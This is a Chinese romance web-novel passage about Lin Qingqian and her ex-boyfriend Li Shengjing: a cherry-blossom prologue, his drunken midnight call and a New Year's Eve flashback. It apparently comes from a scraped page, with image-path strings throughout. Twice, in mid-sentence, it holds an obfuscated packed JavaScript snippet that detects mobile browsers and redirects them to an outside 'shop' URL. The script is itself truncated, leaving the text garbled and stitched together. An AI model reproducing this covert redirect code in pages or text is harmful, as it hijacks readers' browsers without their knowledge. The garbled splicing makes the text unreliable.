《小别离》 1. 楔子 林清浅做了一个梦,梦里她站在樱花树下,终于等到了那个说要陪她看樱花的人。 彼时有风,粉色的樱花纷纷扬扬地飘落,如同下了一场樱花雨,将整个世界装扮成浪漫的粉色。那人于这浪漫之中缓步而来,在她面前站定,笑得如同初见时那般明朗朝气。 他说:我来履行约定了,浅浅。 林清浅心有触动,却在未有任何行动之前,画面碎裂成一片又一片,连同面前触手可及的人,都如这漫天的樱花一般飞扬飘走。 她急得想要去抓住,手刚抬起,却似跌入深渊一般,猛然睁眼,才发现自己原来是做了梦。赏樱楼上游人如织,她一一看遍,却无一人是他。 林清浅低声自嘲:“是游戏里碰瓷了太多次的白日梦以致于成了执念吗?不然这大白天的怎么就做起了梦呢?我与阿景,明明已经分开了整整三个月了呀。” 然后她就笑出了声,心说:“这可真巧,我们在一起整整三个月,分开也是整整三个月,从国庆到元旦,从元旦到愚人节,每一步都卡在了点上。” “所以命运也在笑我是个愚人啊。”她仰头叹息,起身跟着游客走下楼去。 待出了楼下台阶时,看着赏樱楼前的樱花树上挂满了日式风铃,恰有和煦春风吹过,“叮铃叮铃”地响成了一片,清脆悦耳,如同少女的笑声,听得林清浅不由驻足。 那声音像是有涤涤荡身心的效果,洗去了她心中蔓延上来的悲伤,心情霎时间变得开朗明亮,一如这满目樱花,于和煦春风里灿然绽放。 她想:我与他的爱情,如这樱花能灿烂一时,其实已经足矣,毕竟,没有谁会真正陪谁走完一辈子。 —— 与此同时,距赏樱楼近百米远的长道上,带着眼镜的少年双手举起手机正在拍对面的赏樱楼,手指按下拍摄时目光被左下角台阶上的一道身影吸引了目光。 那是个女子,身着杏色长裙立于樱花树下,身边游人往来不绝,她却孑然静立,仿佛沉进了樱花色的梦里,却又不被这漫山的樱花所淹没。 众生脚步匆匆,独她不动如山,让拍照的少年一瞬间想起某个人——某个他来之前曾期盼遇见,却又害怕遇见的人;亦是他曾主动推开的 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958950|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 人。 身体先于意识做出决定,他拔腿就往赏樱楼跑。可当他赶到时,台阶之上,哪有他看见的那道身影。周围游人换了一批又一批,他一一搜寻,根本没有那人的踪迹。 是我的幻觉吧。他颓然地在台阶上坐下,仰头看着日式风铃于春风里飘荡,不知怎地就想起几个月前曾有人对他说过的话:“我很喜欢听风吹动风铃的声音,清脆,悦耳,仿佛能去除人心的杂念,唤起人的初心。” 他当时不以为然,心想这样的小东西怎么可能有让人重拾初心的魅力,可此时此刻,他在阵阵“叮铃叮铃”的声音里,心中所想所愿的只有一人——那个他曾答应要陪她来看樱花,却被他爽约了的人。 那不是他的初心,甚至都不是他最爱的人,所以在权衡利弊之后觉得,最初失去的难过能用工作和时间来填充。 可无数个孤独难眠的长夜里,他一次又一次地回忆起有她参与的短暂过去,蓦然发现,有的人,来的时候悄无声息,离开后已成镌刻入骨的执念。 他在樱花雨中轻声说:我想你了,浅浅,可是我找不到你了。 2. 来电 “我去过荒无人间,看过浪漫风月,可领略风景万千,不抵见你一眼……”春夜,忽然响起的手机铃声打破一室静谧,黑暗中才睡下不久的人翻了个身,哼唧两声后从被子里伸出一只手,毫不犹豫地一划,室内又恢复了安静。 可不过两秒,铃声再次响起,床上的人不满地呢喃,把被子往上一拉,将自己整个埋了进去。 如此并不能完全隔绝铃声,它只是变小了一点,在这样静寂的春夜里依然扰人睡眠。于是没一会儿,被子又被掀开,先前的那只手拿过床头柜上的手机,看也没看地放到耳边,迷迷糊糊地“喂”了一声。 “浅浅……”电话那边的声音有点含糊不清,明明只有两个字,却说得很难,仿佛在嘴边打了个转,又犹豫着想吞回去似的,语气之中还带着点小心翼翼。 林清浅浓重的睡意转瞬间消失殆尽。她于黑夜中睁开眼,把手机举到面前,看到是个陌生号码,可显示的号码归属地却能证明她不是在梦里。 虽然只有简短的一个称呼,可她怎么会不认得这个声音,那是她三十五年来唯一深爱且与之交往过的前男友——李盛景。 哪怕带了个“前”字,哪怕他们相处的时间短暂,可唯一的特殊性,让这位前男友足以在她不算长也不算短的生命里画下极其浓墨重彩的一笔,更何况,不久前她还梦见过她的这位前男友,当时还起了不该有的幻想,以致于她哪怕是在睡眼惺忪之际听到对方的声音,也立刻就将人给认了出来。 林清浅将手机放回耳边,恰好此时电话那边的人又出了声:“浅浅,你怎么不说话啊?你是不是生我的气?我错了宝贝,我爱你,你理我一下好不好?” 林清浅半坐起身,找了个舒服的姿势靠着,不挂断,但也没开口。 她后知后觉地想起来,她在搬家前整理东西的时候,看着李盛景留下的衣服时一瞬间泪如泉涌,而他们分手将近三个月,这期间他们毫无联系,甚至连游戏里都没有再遇见过。于是她决定像做出辞职决定的时候一样,将所有与李盛景有关的东西全都收了起来扔掉。 只是,站在垃圾桶前,她看着那个并不大的盒子,却终究生出了一点不舍,最后虽然没扔,但也被放在了极其不起眼的位置,不特别注意,绝不会看到。至于对方的联系方式,也在她搬家的当时全都被拉进了黑名单,连同那个断崖式离开他的人一起。 可明明都已经久不联系的人,也断绝了彼此往来的所有方式,怎么会在这样的深夜里打电话来呢?还说出这般讨好的话,让人以为他们还没分手,只是小情侣之间闹了矛盾似的。 林清浅一时有些怔愣。 “宝贝,我爱你。”电话那边的人等不到她的回应依旧不肯挂断,自顾自地说了下去:“我去了鼋头渚,我在那里见到了一个和你很像很像的人。可是我跑过去的时候她就不见了。” 林清浅张了张口,想问他是不是打错电话了。可李盛景明明喊的是自己的名字。 她问出了能想到的唯一原因:“你喝醉了吗?” “有一点点,但是不影响。”李盛景的声音带着醉酒之人才有的吐字模糊,他说:“我还是很喜欢听你说话,好温柔啊浅浅,我当初就是被你的声音吸引的。浅浅,我们和好好不好?我好喜欢你,我爱你,宝贝。” 林清浅伸手按亮了床头的开关,橘色的暖灯明明不刺眼,她却觉得眼睛生疼,疼得她眼眶里慢慢涌出了泪水。 她说:“你是在外面吗?我听到有风声。喝醉酒了就早些回家吧,代驾找了吗?” “代驾已经到了,我让他等我半小时。因为我想跟你说话,浅浅,我好怕你不接我电话。”电话那边传来一点杂音,但完全掩不住语气里的撒娇。 林清浅伸手抹掉溢到眼角的泪水时想:但凡我接电话前看了一眼来显,肯定是会毫不犹豫地挂掉的。 但既然已经接了,对方又是醉酒状态,她便用辞职前哄小朋友们的语气说:“你把手机给代驾。” “我不想回去。”李盛景敏锐地拒绝了:“我是故意把自己喝醉的,我想大醉一场,可是我他妈的酒量有点好,喝了2瓶。你知道吗,2瓶,白酒,可是我还是没醉死过去。浅浅,我好想你啊。” 林清浅不说话了。她拿着手机,身体慢慢地下滑进被子里,却也没有挂断电话。 电话那边的人絮絮叨叨的,平日里明明不是很多话的人,在喝醉酒的这个晚上却表现像个话唠:“我去水城找你了,你不是说你要8月底才辞职的吗?可是我去了你的公司,她们 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958951|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 说你辞职了。我又去了你住的地方,那里住进了别人,但是那个人好奇怪,他问我是不是你男朋友,我说是,他骂我‘渣男’,然后砰地把门关上了。” “浅浅,他是不是认识你啊?不然他为什么那么生气?”李盛景呕了一下,孩子般难过又委屈地说:“想吐。” 林清浅告诉自己,应该把电话挂了,可听到这句“想吐”,她按挂断的手迟疑了一秒,心软的毛病就开始作祟,温声安抚说:“你现在在哪里?旁边有垃圾桶吗?喝醉酒想吐很正常的。” “可是我怕。”李盛景的声音里带出了哭音:“浅浅我好怕啊,我到处找你,可是找不到。游戏里碰不到你,电话打不通,工作你辞了,连租的地方搬走了。” “你骗我。”他控诉道:“你以前明明说,就算我们分手了也还可以做朋友,做师徒的,可是你说不要我就不要了。” 林清浅承认自己骗人:“对不起。” “你不要说对不起。”李盛景听她道歉又心疼:“是我,是我逼你的,是我嫌你烦,先把你□□和微信拉黑,是我说情侣分手了做不成朋友的,是我活该。可是我后悔了,我后悔了浅浅,所以你原谅我好不好?我好想你,真的真的好想你。我想和你和好。” 林清浅沉默不语。 这就是在拒绝了,李盛景觉得胃里涌上来的呕意已经止不住。他丢了手机,推开车门下去,没往前走几步就控制不住地吐了出来。 旁边等着的代驾走了过来,问他是否需要帮忙,他请人去车里给他拿了瓶水,等吐完漱口,春末的晚风再一吹,他清醒了些许,转身回去找手机时,以为对面肯定挂了,却发现仍在通话中。 他生出些期许来,小心地喊了一声:“浅浅”。 “回去吧,你明天还要上班的。”林清浅用她天生柔和的嗓音说道:“回去好好睡一觉,我就当没接过这通电话。” 李盛景还想挽留,却发现对方说完就挂了电话。 他打了过去,很快就被挂断,再打,却是毫无情感起伏的女声说:“您所拨打的电话已在通话中……” 被拉黑了。 他站在深夜的街道上,看着宽阔的路面上几乎连一辆行驶的车都没有,忽然就不知道自己该往哪里去。 3. 密聊 12月31日,晚上,距离新年的到来已经不足一个小时了,白日里没多少人的沙滩上人满为患,连十多米外的大道上也挤满了来往的车辆和人群。他们大多都是年轻的情侣,也有结伴而来的朋友,还有父母带着孩子前来的。 林清浅与李盛景坐在道路对面的海鲜大排档里,看着从7点就开始燃放的烟花一直持续了几个小时,不仅未有停歇的迹象,反而随着新年的逐渐临近而愈发绚烂盛大。 吃完饭后,她与李盛景也去放了烟花,很常见的仙女棒,纯粹凑个热闹,拍几张好看的照片。这样开心的日子里,氛围也烘托得很到位,哪怕只是手牵着手走在拥挤的人群里,也觉得幸福。 林清浅看着海面上徐徐升起的一盏孔明灯说:“我们来制定一个有彼此参加的新年计划吧。” 李盛景侧头看着烟花下林清浅微笑的脸,也跟着笑了起来:“姐姐想把我放进你的新年计划,看来所图不小哦。” “没有呢。”林清浅调侃地说:“弟弟可以拒绝的嘛,毕竟你又不是我的谁,对吧?” 她转过来的笑靥带着一点狡黠,又有一点孩子似地调皮,是李盛景最喜欢的鲜活模样,勾得他把人搂住,恶狠狠地说:“给你一个改口的机会,我是你的谁?” 林清浅在他怀里笑:“我不知道啊,你是我的谁呀?” 李盛景在她嘴角啄了一下:“是你的老公。” “可别乱说。”林清浅害羞地把头埋进他胸口:“只是我男朋友。” “好好好,男朋友。”他把人从怀里牵出来,看了眼时间,带着人往高处的台阶上走:“那就……你陪我看一次日出吧。” 林清浅将自己的手从他的指缝中穿过去,与他十指相扣,微笑着答应:“好啊。那你陪我看一次日落吧,某人之前就答应我了,到现在都没兑现。”语气里带着一点抱怨。 “我的错。”李盛景迅速认错,但又很无奈:“你也知道,我太忙了,不是我不想。” “所以我没有生气,你还曾答应陪我看一次星星呢。”林清浅大度地原谅了他:“把这些都放进新年计划里吧,然后新的一年里,我们可以养成一个对方的爱好。鉴于你太忙了,那你就培养一个看电影的爱好可以吗?我想你陪我看电影。” “可以,非常棒,我的女朋友真体贴!”李盛景在林清浅的鼻子上点了一下,把人牵到最高的台阶上,找了个空隙钻进去。 他从身后把林清浅抱进怀里,头靠在对方的肩膀上,嗅着她身上浅淡的香味,温柔地说:“浅浅,你可以早点辞职吗?真想每天下了班就看到你。” 林清浅温柔但坚定地说:“虽然我也想每天都看到你,但是不行哦,说好了9月辞职的。” 环在腰间的手紧了一些,李盛景叹了口气,看着下面熙熙攘攘的人群,表情变得认真起来:“我会支持你的。但是我预计6月份的时候把你介绍给我爸妈,9月你过来和我同居,10月咱们去领证,完美!” 林清浅双手握着他的手腕,逗他:“想得挺长远啊,可万一同居后发现我们不合适呢?” 李盛景配合地夸张大叫:“不可能!我们是绝配!” 两人说话间海滩上的人变得更多,连他们身后都站了人。虽是冬天,沿海城市的晚风却很温柔,有些直播的UP主为了上镜甚至只穿了条针织短裙,红彤彤的,非常符合此时的氛围。海面上升起了一盏又一盏孔明灯,还有无人机在绽放的烟花中飞行,越是临近新年,夜空中绽放的烟花越多,大朵大朵的,布满了整个天空,放眼望去,全都是璀璨夺目的光芒。 林清浅与李盛景就着相拥的姿势制定好了他们的新年计划,然后在12点59分59秒的时候,林清浅头往后倾,凑到李盛景耳边说:“新年快乐,李盛景!新的一年我们也要在一起!” 彼时沙滩上全是在大喊着“新年快乐”的人,还有人在盛大的烟花下大声许愿,而李盛景同样在她耳边回应:“新年快乐,林清浅,我爱你!” 这个晚上,他们一同跨年,然后在烟花下拥抱,亲吻,在朋友圈里公开彼此,定下了新年的10个约定,甚至谈到了婚嫁与生子。 可当喧嚣过去,林清浅还未踏上回程的飞机,他们的爱情,就如跨年夜的烟火一样,绽放的时候满天满地,却在人群退去之后,只余一地狼藉。 —— “姐姐,姐姐!”第一声还是正常音量,到了第二声突然加大,把坐在电脑椅里的人喊得吓了一跳,但总算是回过神了。 赵绵绵疑惑地看着林清浅:“你今天怎么回事啊,跟你说话老走神。” “呃?没事,就是有点困。”林清浅打起精神,继续在电脑上学习画图。 “你平时不是挺能熬夜的嘛,昨晚睡得还比平时早,上午起得也很晚,怎么还这么困?”赵绵绵把手机解锁递给小女儿玩:“我去接希希放学了,你看着点星星,别再走神了啊。”说完不等林清浅答应,拿了常用手机和车钥匙就走了。 林清浅画完了一个长方体,标上长宽高的数值,然后就将软件给关了,看着客厅里刷抖音刷的聚精会神的小侄女林灿星,没一会儿又走起了神。 